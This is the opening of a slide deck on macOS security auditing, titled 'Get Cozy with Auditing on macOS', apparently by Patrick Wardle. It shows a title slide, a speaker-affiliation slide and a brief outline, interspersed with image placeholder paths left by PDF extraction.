



# Get Cozy with Auditing on macOS


.....the good, the bad, & the ugly



# WHOIS



@patrickwardle




nasa



nsa





synack



digitalme



Objective-See



cybersecurity solutions for the macOS enterprise

# OUTLINE



## auditing; good/bad/ugly



background  
mechanisms

